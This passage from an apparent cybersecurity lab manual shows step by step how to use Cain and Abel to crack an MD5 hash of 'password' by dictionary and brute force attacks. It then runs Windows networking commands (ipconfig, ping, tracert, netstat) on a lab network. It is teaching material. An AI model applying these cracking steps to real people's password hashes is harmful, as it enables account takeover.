on OK




6. Right click on the added hash and then choose “Dictionary Attack”




7. Right click on the screen below “File” and then click on “Add to list”




8. Download a wordlist.txt from the Internet and then upload it



The wordlist has been added



9. Click on “Start”. The dictionary attack is performed and the plaintext of the MD5 hash has been found.




Part 3 :
Aim : Brute Force Attack


Theory :
A brute force attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys.
A brute force attack uses trial-and-error to guess login info, encryption keys, or find a hidden web page. Hackers work through all possible combinations hoping to guess correctly.
These attacks are done by 'brute force' meaning they use excessive forceful attempts to try and 'force' their way into your private account(s).

Steps :


1. Open the Cain and Abel application




2. From the top toolbox, click on Tools and then open the "Hash Calculator"




3. Choose “Text to hash” and enter a password in the textbox below (in this case, it is password). Then click on “Calculate”.
Search for the MD5 hash and copy it




4. Then click on “Cracker” and open “MD5 Hashes”. Right click on screen and click on “Add to list”




5. Add the copied MD5 hash in the textbox and then click on OK




6. Right click on the added hash and then choose “Brute Force Attack”



7. Make changes to the charset and length as you wish and then click on “Start”



8. The brute force attack is performed and the plaintext of the MD5 hash has been found.



Practical 3

Aim : Run and analyze the output of the following commands in Windows - ipconfig, ping, netstat, tracert, nslookup

Steps :

Open the Command Prompt on your computer and run the following commands

1. ipconfig

ipconfig (standing for "Internet Protocol configuration") is a console application program of some computer operating systems that displays all current TCP/IP network configuration values and refreshes Dynamic Host Configuration Protocol (DHCP) and Domain Name System (DNS) settings.

```
C:\Users\Admin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : SVV.local
   Link-local IPv6 Address . . . . . : fe80::831a:656a:492a:e36a%2
   IPv4 Address. . . . . . . . . . . : 172.23.0.201
   Subnet Mask . . . . . . . . . . . : 255.255.252.0
   Default Gateway . . . . . . . . . : 172.23.0.240
```

2. ping

ping is the primary TCP/IP command used to troubleshoot connectivity, reachability, and name resolution. When used without parameters, this command displays Help content.

```
C:\Users\Admin>ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
            [-4] [-6] target_name

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet (IPv4-only).
    -i TTL         Time To Live.
    -v TOS         Type Of Service (IPv4-only. This setting has been deprecated
                   and has no effect on the type of service field in the IP
                   Header).
```

```
C:\Users\Admin>ping 172.23.0.202

Pinging 172.23.0.202 with 32 bytes of data:
Reply from 172.23.0.202: bytes=32 time=1ms TTL=128
Reply from 172.23.0.202: bytes=32 time=1ms TTL=128
Reply from 172.23.0.202: bytes=32 time=1ms TTL=128
Reply from 172.23.0.202: bytes=32 time=1ms TTL=128

Ping statistics for 172.23.0.202:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms
```

3. tracert <ip address>

Traceroute counts how many hops it takes packets to reach the host and how long each hop takes. It also calculates the exact path the packets traverse.

```
C:\Users\Carol>tracert

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
               [-R] [-S srcaddr] [-4] [-6] target_name

Options:
    -d                 Do not resolve addresses to hostnames.
    -h maximum_hops    Maximum number of hops to search for target.
    -j host-list       Loose source route along host-list (IPv4-only).
    -w timeout         Wait timeout milliseconds for each reply.
    -R                 Trace round-trip path (IPv6-only).
    -S srcaddr         Source address to use (IPv6-only).
    -4                 Force using IPv4.
    -6                 Force using IPv6.
```

```
C:\Users\Admin>tracert 172.23.0.202

Tracing route to 31d-lab2-35.svv.local [172.23.0.202]
over a maximum of 30 hops:

  1     1 ms     1 ms    <1 ms  31d-lab2-35.svv.local [172.23.0.202]

Trace complete.
```

```
C:\Users\Admin>tracert -d 172.23.0.202

Tracing route to 172.23.0.202 over a maximum of 30 hops

  1     1 ms     1 ms     1 ms  172.23.0.202

Trace complete.
```

4. netstat

The netstat command generates displays that show network status and protocol statistics. You can display the status of TCP and UDP endpoints in table format, routing table information, and interface information.

The netstat command can be used to determine the amount of traffic on the network to ascertain whether performance problems are due to network congestion.

```
C:\Users\Carol>netstat -help

Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-b] [-e] [-f] [-i] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

  -a            Displays all connections and listening ports.
  -b            Displays the executable involved in creating each connection or
                listening port. In some cases well-known executables host
                multiple independent components, and in these cases the
                sequence of components involved in creating the connection
                or listening port is displayed. In this case the executable
                name is in [] at the bottom, on top is the component it called,
                and so forth until TCP/IP was reached. Note that this option
                can be time-consuming and will fail unless you have sufficient
                permissions.
  -e            Displays Ethernet statistics. This may be combined with the -s
                option.
  -f            Displays Fully Qualified Domain Names (FQDN) for foreign
                addresses.
  -i            Displays the time spent by a TCP connection in its current state.
  -n            Displays addresses and port numbers in numerical form.
  -o            Displays the owning process ID associated with each connection.
  -p proto      Shows connections for the protocol specified by proto; proto
                may be any of: TCP, UDP, TCPv6, or UDPv6.  If used with the -s
                option to display per-protocol statistics, proto may be any of:
                IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6.
  -q            Displays all connections, listening ports, and bound
                nonlistening TCP ports. Bound nonlistening ports may or may not
                be associated with an active connection.
